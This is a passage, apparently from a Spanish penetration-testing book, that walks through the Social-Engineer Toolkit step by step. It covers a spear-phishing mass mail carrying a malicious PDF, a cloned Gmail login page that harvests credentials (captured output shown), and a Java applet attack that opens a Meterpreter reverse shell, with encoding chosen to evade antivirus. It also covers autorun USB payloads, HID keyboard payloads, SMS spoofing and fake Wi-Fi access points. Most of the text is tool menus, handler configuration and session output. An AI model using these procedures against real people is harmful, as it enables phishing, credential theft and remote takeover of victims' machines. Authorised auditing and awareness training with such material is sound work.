La variable *METASPLOIT_IFRAME_PORT* indica el puerto utilizado para realizar un ataque de *iframe injection* usando la técnica de *browser autopwn*, vista con anterioridad en este libro. Por defecto el valor de la variable es 8080. Otra variable interesante de *Metasploit* en el archivo de configuración de SET es *METERPRETER_MULTI_COMMANDS* establece qué comandos se quieren ejecutar cuando una sesión de *Meterpreter* es conseguida.

Para elegir qué herramienta realizará la técnica de *DNS Spoofing* existe la variable *DNSSPOOF_PATH*. Es interesante estudiar esta técnica para realizar un *phishing* controlado por el atacante en todo instante.

La variable *ACCESS_POINT_SSID* indica qué nombre recibirá el punto de acceso falseado con SET. Es interesante para ataques de suplantación de AP o puntos de acceso, en los típicos ataques de ingeniería social a redes *wireless*.

Estos son algunos ejemplos de variables importantes del fichero de configuración de SET. Como se puede ver es altamente recomendable visualizarle ya que es muy potente y puede cambiar, fácilmente, el comportamiento de la herramienta.

3. Vector de ataque: phishing

Este vector de ataque automatiza el proceso de envío de correos electrónicos, tanto vía *Sendmail* como *Gmail*, que llevan adjuntos archivos maliciosos, los cuales contienen algún tipo de *exploit*. La víctima recibirá el correo electrónico y puede abrir el archivo adjunto provocando una posible explotación de su sistema. SET puede utilizar el protocolo SMTP para realizar envíos anónimos de correo electrónico o utilizar una cuenta de *Gmail* para realizar dicha acción.

En este vector de ataque también figura la posibilidad de enviar correos para realizar ataques de *phishing* mediante contenido HTML. Normalmente, este tipo de ataques se realiza de manera masiva, ya sea un ataque dirigido o no dirigido.

Para poder realizar *spoofing* del correo electrónico en este tipo de vía se debe cambiar el valor de la variable *SENDMAIL*, la cual por defecto viene desactivada en el fichero de configuración de SET, por el valor *on*. De todos modos al seleccionar esta opción en el menú de SET, la propia aplicación comunicará esta acción al usuario.

PoC: Ataque dirigido a un dominio

En esta prueba de concepto se utiliza la herramienta SET para realizar un ataque de *phishing* vía correo electrónico. El objetivo es una empresa ficticia denominada *botijosMostoles.com*, la cual tiene en plantilla a un gran número de empleados. La acción a realizar será enviar un gran número de mails al dominio de dicha empresa con un archivo malicioso adjunto, obteniendo previamente direcciones de correo electrónico de dicha empresa. Se sabe que la mayoría de los empleados visualizará el correo, pero no abrirán el archivo adjunto. Los usuarios que sí ejecuten el archivo adjunto pondrán a prueba la fortaleza de sus sistemas.

Para llevar a cabo este ataque en el menú de SET se elegirá la primera opción *"Spear-Phishing Attack Vectors"*.

```
Select from the menu:

1.  Spear-Phishing Attack Vectors
2.  Website Attack Vectors
3.  Infectious Media Generator
4.  Create a Payload and Listener
5.  Mass Mailer Attack
6.  Teensy USB HID Attack Vector
7.  SMS Spoofing Attack Vector
8.  Wireless Access Point Attack Vector
9.  Third Party Modules
10. Update the Metasploit Framework
11. Update the Social-Engineer Toolkit
12. Help, Credits, and About
13. Exit the Social-Engineer Toolkit

Enter your choice: 1
```

Fig 6.02: Elección de *Spear-Phishing Attack Vectors*

Tras la elección del vector de ataque se debe elegir entre varias opciones:

- *Perform a Mass Email Attack*. Realiza un envío masivo de correos electrónicos sobre una organización. Esta opción es la válida en esta prueba de concepto.
- *Create a FileFormat Payload*. Crea el archivo malicioso y lo deja a disponibilidad del usuario.
- *Create a Social-Engineering Template*. Permite crear nuevas plantillas para el envío de mails.

```
Welcome to the SET E-Mail attack method. This module allows you
to specially craft email messages and send them to a large (or small)
number of people with attached fileformat malicious payloads. If you
want to spoof your email address, be sure "Sendmail" is installed (it
is installed in BT4) and change the config/set_config SENDMAIL=OFF flag
to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat
payload and use it in your own attack. Either way, good luck and enjoy!

1. Perform a Mass Email Attack
2. Create a FileFormat Payload
3. Create a Social-Engineering Template
4. Return to Main Menu

Enter your choice: 1
```

Fig 6.03: Elección de *Perform a Mass Email Attack*

Tras elegir el método de ataque que se utilizará, SET proporciona una lista de formatos de archivos que se pueden usar para adjuntar al correo electrónico. En este caso la elección será el archivo PDF con el *exploit Embedded EXE Social Engineering* de *Adobe*, con el que se creará un archivo PDF malicioso el cual inyectará un *payload* en la máquina remota, siempre y cuando la versión de *Adobe Reader* sea vulnerable. Lo importante en este punto es la variedad y, a la vez, resumen de

exploits que proporciona SET para el auditor. No hace falta recordar todas las posibilidades para crear archivos maliciosos, SET las ofrece a través de menús con interacción con el usuario.

```
Select the file format exploit you want.
The default is the PDF embedded EXE.

        ********** PAYLOADS **********

1.  SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2.  SET Custom Written Document UNC LM SMB Capture Attack
3.  Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
4.  Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
5.  Adobe Flash Player 'Button' Remote Code Execution
6.  Adobe CoolType SING Table 'uniqueName' Overflow
7.  Adobe Flash Player 'newfunction' Invalid Pointer Use
8.  Adobe Collab.collectEmailInfo Buffer Overflow
9.  Adobe Collab.getIcon Buffer Overflow
10. Adobe JBIG2Decode Memory Corruption Exploit
11. Adobe PDF Embedded EXE Social Engineering
12. Adobe util.printf() Buffer Overflow
13. Custom EXE to VBA (sent via RAR) (RAR required)
14. Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
15. Adobe PDF Embedded EXE Social Engineering (NOJS)
16. Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
17. Nuance PDF Reader v6.0 Launch Stack Buffer Overflow

Enter the number you want (press enter for default): 11
```

Fig 6.04: Elección de *PDF Embedded EXE Social Engineering*

Este tipo de ataque permite elegir entre un PDF en blanco, el cual tras ejecutarle no muestre ningún contenido pero sí intente ejecutar el *payload*, y entre un PDF ya creado con anterioridad. Con la segunda opción se intenta dotar al PDF de mayor credibilidad en el arte de la ingeniería social. Para la prueba de concepto se utiliza la opción del PDF en blanco.

```
You have selected the default payload creation. SET will generate a normal PDF with embedded EXE
.

1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

Enter your choice (return for default): 2
```

Fig 6.05: Elección de *PDF blank*

En el siguiente paso se debe seleccionar el *payload* que se quiere utilizar. La elección del *payload*, como se ha mencionado con anterioridad en este libro, es muy importante y SET ofrece una lista de variantes.

Los *payloads* disponibles dependerán del *exploit* que se esté utilizando, ya que hay que recordar que no todos los *payloads* valen para todos los *exploits*. En este caso se utiliza un *Meterpreter* de tipo *reverse* por TCP. Con este *Meterpreter* se pedirá que se indique el puerto al que se conectará el *payload*, por ejemplo el 4444.

```
1. Windows Reverse TCP Shell              Spawn a command shell on victim and send back to attac
ker.
2. Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim and send back to a
ttacker.
3. Windows Reverse VNC DLL                Spawn a VNC server on victim and send back to attacker
.
4. Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse TCP Inline
5. Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Windows x64), Meterprete
r
6. Windows Shell Bind_TCP (X64)           Execute payload and create an accepting port on remote
 system.
7. Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using SSL and use Meter
preter

Enter the payload you want (press enter for default): 2
```

Fig 6.06: Elección de *payload* para *PDF Embedded EXE Social Engineering*

A continuación se pedirá si se quiere utilizar *Sendmail* y de este modo poder *spoofear* la dirección de correo electrónico con la que se quiere enviar el mail. También se indicará que el archivo malicioso se puede renombrar o dejar con el nombre por defecto. Antes de finalizar se indican también distintos aspectos importantes como son el número de destinatarios, es decir, si se enviará a uno o será un ataque masivo, qué plantilla se utilizará, si será una predefinida o se creará en el acto, etcétera

Las plantillas de mail predefinidas se pueden personalizar mediante la opción *"Create a Social-Engineering Template"*. Es interesante visualizar y entender cómo funcionan estas plantillas para realizar un ataque, por ejemplo en el idioma del atacante o del objcivo.

Por último, se debe elegir si se enviará mediante una cuenta existente de *Gmail* o se utilizará un servidor propio para realizar el envío. En esta prueba de concepto se utilizará una cuenta de *Gmail*, creada previamente por el atacante, pero para dotar de mayor realismo al ataque debería utilizarse un servidor propio con la dirección de correo *spoofeada*.

```
[*] Processing src/program_junk/meta_config for ERB directives.
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 192.168.0.56
LHOST => 192.168.0.56
resource (src/program_junk/meta_config)> set LPORT 4444
LPORT => 4444
resource (src/program_junk/meta_config)> set ENCODING shikata_ga_nai
ENCODING => shikata_ga_nai
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf  exploit(handler) >
[*] Started reverse handler on 192.168.0.56:4444
[*] Starting the payload handler...
```

Fig 6.07: *multi/handler* montado por SET

Tras el envío del correo electrónico se pregunta al usuario si se desea configurar automáticamente un *handler* para recibir las posibles conexiones que provoque la ejecución del archivo PDF. Si

algún usuario curioso ejecuta dicho archivo, y su versión, en este caso de *Adobe Reader*, no está actualizada, caerá en el engaño y proporcionará un punto débil en la empresa *botijosMostoles.com*.

4. Vector de ataque: web

Este vector de ataque es uno de los más utilizados en SET por los usuarios. Permite montar plantillas de sitios web o, incluso, clonaciones en vivo de páginas web. El objetivo de este vector de ataque es que el usuario que visita está página web piense que está accediendo al sitio real y no a una falsificación. Uno de los ataques más famosos que proporciona SET en este vector de ataque es el del *applet* de JAVA.

Este vector de ataque presenta los siguientes ataques:

- JAVA *Applet Attack Method*. Se presenta al usuario que accede al sitio web un *applet* malicioso.

- *Metasploit Browser Exploit Method*. Tras recibir la petición ejecuta el *exploit* configurado previamente por el atacante. Se utiliza un *iframe* el cual lanza el *exploit* sobre la máquina del usuario que realiza la petición sobre el servidor web malicioso.

- *Credential Harvester Attack Method*. Se presenta al usuario un sitio web, clonado del original. Cuando el usuario introduce sus credenciales, éstas son capturadas por el servidor web malicioso.

- *Tabnabbing Attack Method*. Este ataque funciona de manera similar a *Credential Harvester Attack Method*. La única diferencia es que cuando la víctima accede al sitio web configurado con este método obtiene, en primer lugar, el mensaje *"Please wait while the page loads"*. Cuando el usuario cambia de pestaña, automáticamente SET lo detecta y muestra el sitio web malicioso. De este modo la víctima cree que se le solicita las credenciales y cuando las introduce SET hace la recolección de esta información, provocando el engaño sobre la víctima.

- *Man Left in the Middle Attack Method*. Permite recolectar información mediante la interceptación de campos. Se necesita de una página web vulnerada, en la cual se inyecta un campo como *<script src=http://direccionServer>*.

- *Web Jacking Attack Method*. Este método presenta una página web con un enlace que indica que el sitio web ha sido movido, tras pinchar en el enlace se presenta el sitio web malicioso clonado del real. Cuando la víctima introduce las credenciales, éstas son almacenadas por SET y la víctima se redirige a la página real.

- *Multi-Attack Web Method*. Este método configura un sitio web malicioso, el cual dispone de varios vectores de ataque cuando la víctima solicite la página web.

A continuación se presentan las pruebas de concepto más utilizadas y que mayor éxito proporcionan a los usuarios realizando ingeniería social. Algunas, simplemente montan el escenario lo más real

posible para recolectar credenciales de la víctima, mientras que otras permiten realizar, incluso, la explotación del sistema de la víctima obteniendo el control de la máquina.

PoC: Recolectando credenciales

Esta técnica también es denominada *harvesting* de credenciales y permite al atacante montar un sitio web lo más parecido al real con el objetivo de recolectar las credenciales de la víctima. Antes de comenzar la explicación de la prueba de concepto, hay que recalcar que existe una variable en el fichero de configuración de SET que permite enviar enlaces por correo electrónico a la víctima, los cuales hacen que ésta acabe en el sitio web malicioso. Esta variable es *WEBATTACK_MAIL*, y por defecto está configurada en *on*.

Ahora se procede a realizar la prueba de concepto, el escenario es el siguiente:

- El atacante prepara en una máquina con *BackTrack 5* un servidor web el cual facilitará un sitio web donde las víctimas deberán insertar sus credenciales.
- La víctima accederá con su navegador a la página web que sirve la máquina del atacante.

¿Cómo hacer para que la víctima visite dicha máquina? Realmente dependerá de donde se encuentre el servidor montado. Si el atacante ha montado el servidor en una máquina en su red privada, puede que su objetivo real sea algún usuario de su propia red, por lo que es recomendable utilizar *DNS Spoofing* para conseguir que la víctima termine accediendo al sitio web del atacante y no al real. Por otro lado, si el atacante ha montado el servidor en una máquina de Internet, con su dominio real, es recomendable utilizar enlaces en otros sitios web, correos electrónicos masivos con enlaces al sitio web malicioso, o incluso utilizar redirecciones desde otros posibles sitios web *hackeados*.

A continuación se procede a realizar la configuración del servidor para disponer de un sitio web lo más real al original. En primer lugar, tras ejecutar SET, se debe elegir la opción dos del menú principal denominada *"Website Attack Vectors"*.

```
Select from the menu:

1.  Spear-Phishing Attack Vectors
2.  Website Attack Vectors
3.  Infectious Media Generator
4.  Create a Payload and Listener
5.  Mass Mailer Attack
6.  Teensy USB HID Attack Vector
7.  SMS Spoofing Attack Vector
8.  Wireless Access Point Attack Vector
9.  Third Party Modules
10. Update the Metasploit Framework
11. Update the Social-Engineer Toolkit
12. Help, Credits, and About
13. Exit the Social-Engineer Toolkit

Enter your choice: 2
```

Fig 6.08: Elección del vector de ataque web

Tras elegir la opción, SET proporciona información sobre los distintos ataques o técnicas que se pueden utilizar en este vector de ataque. Se selecciona la opción *"Credential Harvester Attack Method"* para realizar más tarde la configuración del sitio web. Después de la selección de esa técnica se debe indicar si se utilizará una plantilla de las que dispone SET, si se realizará una clonación en vivo de un sitio web o si se utilizará un sitio importado por el atacante.

```
1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 3
```

Fig 6.09: Elección *de Credential Harvester Attack Method*

```
[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

Email harvester will allow you to utilize the clone capabilities within SET
to harvest credentials or parameters from a website as well as place them into a report.

SET supports both HTTP and HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: https://gmail.com

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]

Press {return} to continue.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Fig 6.10: Configuración de la clonación de un sitio

Una vez que se tiene el sitio web falso preparado en la máquina se debe responder a la pregunta, ¿Cómo hacer para que las víctimas visiten el sitio web? Como se mencionaba anteriormente, se pueden utilizar distintos métodos como *DNS Spoofing*, envío masivo de correos electrónicos, enlaces publicados en otros sitios web de Internet, etcétera.

```
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: continue=http://mail.google.com/mail/?
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=5754327714185423461
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: [illegible]
PARAM: [illegible]
PARAM: GALX=rXw71jbognq
POSSIBLE USERNAME FIELD FOUND: Email=pablo@i64
POSSIBLE PASSWORD FIELD FOUND: Passwd=123abc.
PARAM: [illegible]
PARAM: [illegible]
PARAM: asts-
```

Fig 6.11: Obtención de credenciales del sitio web falso

En la propia interacción con SET se pueden ir visualizando las conexiones que las víctimas están realizando al servidor. Además, SET puede detectar campos de credenciales por lo que puede ser realmente fácil obtener las credenciales.

Otra opción es capturar todo el tráfico que circula por la web mediante el uso de un analizador de tráfico en la máquina del atacante. En este caso, se encontrarán todas las credenciales, detecte SET los campos donde van las credenciales o no.

Como se puede observar en la imagen la clonación de *Gmail* se puede visualizar prácticamente idéntica a la original. Es interesante ir probando distintos sitios web, ya que no todos se clonan con la misma calidad.

Fig 6.12: Resultado de la clonación del sitio web de *Gmail*

En SET se obtienen unos informes sobre el ataque realizado, con la información obtenida a través de éste. Estos informes o reportes son localizados en la ruta */pentest/exploits/set/reports* y presentados en formato HTML y XML. En la página siguiente se muestra un listado con los parámetros HTTP que han sido capturados y que se incluirán en el informe.

Fig 6.13: Ejemplo de informe en SET

PoC: JAVA applet

Es interesante entender que la ingeniería social se basa en la confianza de la gente, en el desconocimiento general de las nuevas tecnologías y en el uso inapropiado de los dispositivos de hoy en día. Por esta razón, cualquier usuario podría ejecutar dicha prueba de concepto o ser víctima de ella. Es importante concienciar a los usuarios menos avanzados o con menor interacción con las nuevas tecnologías para evitar estas posibles técnicas, por lo que si, generalmente, un sitio web como *Gmail*, *Google*, *Microsoft*, etcétera, nunca pidieron que se ejecutara un *applet* de JAVA, ¿Por qué lo pedirían ahora? El uso del sentido común es la herramienta para combatir la ingeniería social, para conseguir que estas pruebas de concepto, e incluso explotaciones, no lleguen a buen puerto.

En esta prueba de concepto se presenta el escenario en el que el atacante configura un servidor web, el cual servirá un sitio web conocido por los usuarios de Internet. Cuando cualquier usuario solicite el sitio web alojado en este servidor web, se mostrará la página web a la vez que un *applet* de JAVA. Si el usuario acepta el *applet* realmente estará ejecutando un *payload* en su máquina, siendo víctima de un ataque de ingeniería social a través de tecnologías conocidas.

El atacante puede configurar el *applet* a su gusto, por ejemplo pudiendo elegir el nombre de éste, o indicar que el editor del *applet* sean empresas como *Microsoft, Google, Apple*, etcétera. Este ataque del *applet* se puede incorporar a la técnica de envío masivo de correos electrónicos si se configura la variable *WEBATTACK_EMAIL* a *on* en el fichero de configuración de SET.

Un ejemplo real sería utilizar un dominio parecido al de una empresa real o un sitio reconocido por los usuarios de Internet. Se podrían enviar correos electrónicos de manera masiva enlazando en el

contenido del correo al sitio web que suplanta al original tanto en contenido como en el dominio. Además, la publicación de *links* en foros o sitios públicos apuntando a esta imitación también podría ayudar, y mucho, para conseguir que los usuarios accedan al sitio web malicioso.

La configuración del *applet* de JAVA en SET es realmente sencilla como se podrá estudiar a continuación. En el menú principal de SET se debe elegir la opción *"Website Attack Vectors"*, tal y como se realizó anteriormente en el ataque de recolección de credenciales. En el siguiente menú se presentan los distintos ataques de este vector, y se debe elegir el primero que es el del *applet* de JAVA.

```
1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 1
```

Fig 6.14: Elección del ataque *applet* de JAVA

Tras la elección del método de ataque se debe seleccionar si se realizará una clonación de un sitio web en el acto o si se utilizará una plantilla predefinida en SET. Para este ejemplo se clonará la siguiente URL *http://www.informatica64.com*.

Después de indicar la web, y si es la primera vez que se configura este ataque se pedirá información para crear un certificado con el que JAVA firmará el *applet*, y de este modo intentar que cuando se provoque el aviso de la ejecución del *Applet* sea lo más creíble posible

```
[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: http://informatica64.com
```

Fig 6.15: Clonación del sitio web de Informática 64

Una vez realizada la clonación de la página web, se pedirá al usuario de SET que indique qué *payload* quiere utilizar con el *applet*, en esta prueba en concreto se utilizará un *Meterpreter*.

Después de la elección del *payload* se pide al usuario que indique un *encoder* para intentar evitar la detección de un posible *software antimalware*. En esta prueba de concepto se utiliza *shikata_ga_nai*, el cual realiza cuatro iteraciones sobre el *payload* para ofuscar su contenido.


```
Select one of the below, 'backdoored executable' is typically the best.

1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (Very Good)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call4_dword_xor (Normal)
6. countdown (Normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)
16. Backdoored Executable (BEST)
```

Fig 6.16: Elección de *encoder* para el *payload* que lanzará el *applet* en su ejecución

En este instante, ya se tiene configurado el servidor web con la página que lanzará el *applet* al solicitar el recurso. Cuando una víctima en potencia solicite el recurso visualizará una clonación de la página web de Informática 64 y a la vez visualizará un *pop-up* de un *applet* de JAVA que quiere ejecutarse.

Si la víctima elige ejecutar el *applet*, el atacante recibirá una sesión de *Meterpreter*. SET se encarga de configurar el módulo *exploit/multi/handler* para recibir las sesiones de *Meterpreter*.





Fig 6.17: Visualización del sitio web malicioso con el *applet* visible

```
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf  exploit(handler) >
[*] Started reverse handler on 0.0.0.0:443
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.1.35
[*] Meterpreter session 1 opened (192.168.1.40:443 -> 192.168.1.35:1393) at 2012-09-15 17:13:47
+0200
```

Fig 6.18: Sesión de *Meterpreter* obtenida a través del *applet* de JAVA

5. Medios infectados

Este vector de ataque es uno de los más simples y más efectivos, siempre y cuando se tenga contacto físico con la víctima. La idea es generar un *payload* con un fichero de *autorun*, los cuales se deben instalar en un dispositivo externo como un *pendrive* o CD/DVD. Cuando la víctima inserte este medio en su equipo se auto ejecutará el *payload* comprometiendo la seguridad del equipo.

Este vector de ataque dispone de dos opciones en el momento de crear el ejecutable:

- *File-Format Exploits.* Se genera un archivo con un formato en concreto, por ejemplo PDF, RAR, RTF, con el objetivo de hacer creer a la víctima que es un archivo inofensivo.
- *Standard Metasploit Executable.* Equivalente a los ejecutables que se crean con *msfpayload*, comentada anteriormente en este libro. Si la variable *UPX_ENCODE* se encuentra configurada a *on* y la variable *UPX_PATH* indica la ruta donde se encuentra el ejecutable de UPX, se empaquetará con este *packer*:

```
1. Windows Reverse TCP Shell              Spawn a command shell on victim and send back to attac
ker.
2. Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim and send back to a
ttacker.
3. Windows Reverse VNC DLL                Spawn a VNC server on victim and send back to attacker
.
4. Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse TCP Inline
5. Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Windows x64), Meterprete
r
6. Windows Shell Bind_TCP (X64)           Execute payload and create an accepting port on remote
 system.
7. Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using SSL and use Meter
preter

Enter the payload you want (press enter for default): 2
Enter the port to connect back on (press enter for default):
[*] Defaulting to port 443...
[*] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the src/program_junk/template.pdf directory
[*] Your attack has been created in the SET home directory folder "autorun"
[*] Copy the contents of the folder to a CD/DVD/USB to autorun.


Do you want to create a listener right now yes or no:
```

Fig 6.19: Generación de *File-Format Exploit*

En la imagen anterior se puede visualizar un ejemplo de cómo se genera un archivo con un formato concreto. Como se mencionó anteriormente, también se crea un archivo *autorun* con el que se provocará la ejecución automática al introducir el medio externo, por ejemplo el *pendrive*.

El fichero *autorun* que se crea automáticamente se localiza en la ruta */pentest/exploits/set/autorun*. En la imagen se puede visualizar el contenido y la localización de este archivo.

```
root@bt:/pentest/exploits/set/autorun# cat autorun.inf
[autorun]
open=template.pdf
icon=autorun.icoroot@bt:/pentest/exploits/set/autorun# cd ..
root@bt:/pentest/exploits/set#
```

Fig 6.20: Contenido del fichero *autorun*

Cuando se genera un ejecutable *standard* de *Metasploit* se obtiene un archivo EXE denominado *program.exe* y el archivo *autorun.inf*, el cual provocará la ejecución automática del archivo EXE. La ruta donde se aloja es la misma que la que se comentó anteriormente: */pentest/exploits/set/autorun*.

6. Payloads como ejecutables

Esta opción es, realmente, similar a la anterior salvo que simplemente genera el ejecutable malicioso. El usuario o atacante deberá buscar la vía para hacer que la víctima ejecute el archivo ejecutable creado. Esta opción es equivalente a la herramienta *msfpayload*, con la que se pueden crear ejecutables, tanto para sistemas *Windows* como *Linux*.

Además, los *payload* disponibles son tanto para arquitecturas de 32 como de 64 bits. Este hecho hace que se abarque gran cantidad de máquinas modernas y antiguas. También es interesante la opción de la conexión, tanto inversa como directa, con las *bind shell* o *reverse shell*.

En este libro se han realizado diversos ejemplos con la herramienta *msfpayload*, e incluso se han construido ejecutables mediante SET con la opción del apartado anterior "Medios infectados". Para crear un ejecutable malicioso con SET mediante esta opción simplemente se debe elegir el *payload* que se quiere inyectar al fichero ejecutable o binario e ir indicando las posibles opciones, como es la dirección IP a la que se conectará tras la ejecución del *payload*.

7. Dispositivos USB HID

Los dispositivos HID, *Human Interface Device*, son utilizados para utilizar entradas al sistema que están reservadas para los usuarios, y además pueden devolver una salida también para estos. Este tipo de dispositivos se utiliza sobre la tecnología USB, ejemplos de ellos son teclados, ratones, etcétera.

El vector de ataque utilizado aquí es una combinación de *hardware* personalizado y derivación de restricción a través de emulación de teclado. Es muy común, que los dispositivos externos, como son los DVD o los USB, no dispongan de privilegios para realizar la ejecución automática. Es decir, no se ejecuta el archivo *autorun.inf*, por lo que no se puede ejecutar el código de forma automatizada.

El objetivo de este vector de ataque es que utilizando un dispositivo HID USB, se pueda emular un teclado o un ratón. Cuando se inserte el dispositivo, éste se detectará por el sistema como un dispositivo de interfaz humana. Utilizando el microprocesador y la memoria *flash* incorporada en el dispositivo se pueden enviar pulsaciones rápidas de teclas a la máquina víctima y comprometerla. Hay que disponer de un dispositivo de este tipo para poder juntarlo con SET y lograr los objetivos.

Se debe seleccionar la opción número seis en el menú de SET, obteniendo así una lista de *payloads* para generar los archivos PDE que serán cargados o importados a los dispositivos HID USB. Este vector utiliza *scripts* en *PowerShell*, *WScripts* y otros tipos de técnicas interesantes, como es la descarga del *payload* a través de métodos *wget*.

```
Select a payload to create the pde file to import into Arduino:

1. Powershell HTTP GET MSF Payload
2. WSCRIPT HTTP GET MSF Payload
3. Powershell based Reverse Shell Payload
4. Internet Explorer/FireFox Beef Jack Payload
5. Go to malicious java site and accept applet Payload
6. Gnome wget Download Payload
7. Return to the main menu.

Enter your choice:
```

Fig 6.21: Listado de *payloads* para la generación de archivos PDE

8. Ataques por correo electrónico

Este vector de ataque pertenece a la tecnología del correo electrónico con el que se pueden realizar envíos, ya sean dirigidos o masivos. Este vector proporciona distintos métodos para llevar a cabo dicha acción, utilizándose principalmente para su utilización en el campo de la ingeniería social.

En la primera opción que se ofrece se debe indicar, sencillamente, la dirección de correo electrónico de la víctima. Se podrá utilizar una cuenta de *Gmail* para realizar la acción maliciosa o la herramienta *sendmail*. Es posible emplear código HTML o directamente enviarse como texto plano.

En la segunda opción se debe indicar el fichero que contiene las direcciones de correo electrónico a las que se quiere realizar el envío masivo. También se puede utilizar una cuenta de *Gmail* o la aplicación *sendmail*.

El envío masivo permite realizar acciones de SPAM, las cuales son potencialmente peligrosas, e incluso en algunos países ilegales. Este vector de ataque debe ser ejecutado de manera controlada

por el usuario o auditor, ya que con el envío masivo se puede perder el control de las acciones de manera sencilla.

9. Falsificación de SMS

Este vector de ataque es realmente especial, ya que permite *spoofear* el emisor de un mensaje SMS. Cuando la víctima reciba el SMS aparece como emisor otro número distinto al original, con esto es posible realizar ataques vía SMS.

Se pueden utilizar distintas opciones en el menú de dicho vector además de crear o personalizar las plantillas para los mensajes. Este vector da la oportunidad de realizar ingeniería social a través del servicio móvil de los mensajes cortos. Sería posible por ejemplo mandar un *link* haciéndose pasar por un banco solicitando las credenciales del usuario.

Una vez que se selecciona la opción anterior se visualiza que existe un ataque dirigido a un solo número de teléfono o la posibilidad de realizar un ataque masivo.

```
This module was created by the team at TB-Security.com.

You can use a predefined template, create your own template or specify
an arbitrary message. The main method for this would be to get a user to
click or coax them on a link in their browser and steal credentials or perform
other attack vectors:

1. Perform a SMS Spoofing Attack
2. Create a Social-Engineering Template
3. Return to Main Menu

Enter your choice: 1

SMS Attack Menu

There are diferent attacks you can launch in the context of SMS spoofing,
select your own.

What do you want to do:

1. SMS Attack Single Phone Number
2. SMS Attack Mass SMS
3. Return to SMS Spoofing Menu
```

Fig 6.22: Menú de *sms spoofing*

Los servicios para el envío de SMS suelen ser páginas web de pago. Pero es interesante disponer de una cuenta de usuario y poder probar este tipo de ataque, ya que los usuarios, hoy en día, no piensan que estas técnicas sean utilizadas en la realidad.

10. Vector de ataque: Wireless

Este vector es uno de los más interesantes ya que presenta la posibilidad de crear un punto de acceso falso, que simule una red. Este punto de acceso proporciona DHCP y DNS, servicios manipulados por el atacante para repartir las direcciones IP e indicar cuál es la dirección IP del servidor DNS, y la dirección IP del *router*.

Es totalmente factible pensar que se puede otorgar a la víctima la dirección IP de la máquina del atacante como puerta de enlace, esto hará que todo el tráfico de la víctima circule a través de aquella.

Otra de las posibilidades es utilizar, y así lo hace SET, la técnica DNS *Spoofing* para conseguir que cuando la víctima solicite un recurso de un dominio, se le redirija a un servidor web que tenga el atacante con un sitio web similar al original.

